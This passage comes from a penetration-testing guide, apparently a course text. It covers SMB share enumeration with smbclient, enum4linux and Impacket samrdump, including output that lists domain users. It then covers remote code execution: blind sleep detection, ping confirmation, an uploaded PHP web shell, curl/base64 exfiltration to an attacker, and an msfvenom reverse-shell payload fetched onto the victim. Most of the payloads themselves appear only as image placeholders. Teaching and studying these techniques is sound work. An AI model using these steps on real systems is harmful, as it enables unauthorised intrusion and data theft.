
To connect to anonymous : Smbclient //ipadd/anonymous or smbclient –R //ipadd/anonymous then type “ls”

To download this anonymous file on your pc : smbclient –R smb://ipadd//anonymous

- **Or to brute force brute the enumeration we can use:** *enum4linux -s /usr/share/enum4linux/share-list.txt 192.168.102.151*
- **Or we can use some python script to gather information:**

```
root@kali:/usr/share/doc/python-impacket-doc/examples# python samrdump.py 192.168.102.151
Impacket v1.0-dev - Copyright 2002-2012 Core Security Technologies

Retrieving endpoint list from 192.168.102.151
Trying protocol 445/SMB...
Found domain(s):
 . ELS
 . Builtin
Looking up users in domain ELS
Found user: Administrator, uid = 500
Found user: els, uid = 1003
Found user: Guest, uid = 501
Found user: IUSR_ELS, uid = 1001
Found user: IWAM_ELS, uid = 1002
Found user: TsInternetUser, uid = 1000
Administrator (500)/Enabled: true
Administrator (500)/Last Logon: Wed, 21 Jan 2015 18:22:33
Administrator (500)/Last Logoff: Undefined
Administrator (500)/Kickoff: Wed, 29 Feb 2012 15:14:03
Administrator (500)/Last PWD Set: Infinity
Administrator (500)/PWD Can Change: Wed, 29 Feb 2012 15:14:03
```

- **Also nmap is great:**



3.4.8 Remote code execution


Remote code execution happens when the user able to execute operating system command on a remote system.

It should be mentioned, the code execution is rarely available by its own, rather its usually a result of a different vulnerability allowing the execution of the OS command, the cause it maybe:

- Unrestricted file upload
- Command injection on remote script
- SQL injection when running a privilege database user

3.4.8.1 Detection of RCE

- An easy method is by injecting various payload that will result stopping the execution of http response for period of time:




The previous image confirm the detection of blind remote code execution vulnerability. Sleep+3 = 3,005 millis


3.4.8.2 Confirmation of RCE

Let's we say that we need to check if there is network connectivity, so we have a foundation for our reverse shell, can we pain our attacking machine? let's found, to do so, we need a network sniffer like Wireshark

- Preferred to eliminate space or others character my brake the http request syntax:




- On Wireshark we got exactly 5 ping request !




3.4.8.3 Proving the RCE impact on the target

- Let we say that we are able to upload a php web shell:





- Let's we click on sheel.php and after typing **"ls"** on the search bar , we got this image :




- The previous image we called **" this we called a non-interactive web shell"**


- Then we start searching on python or ncat or any possibility on the server by using the "**which python**" that can help us to make a remote shell. And yep! we found necat and curl so let's we used to create a connection:









- **Note with curl** unfortunately, the space in the command output broke the http request, so we can't get any useful data back:




- So, let's try to use base64:




- Now let's decode it and see what it contains:



- **In this example we want to send file remotely to the attacker**




- **In this example we want to send file remotely to the victim machine using metaspoit**
- First we need to create a simple http server using python:




- Then, we create a reverse tcp payload by using msfvenom:


- And finally, Here we download the payload on the webserver:



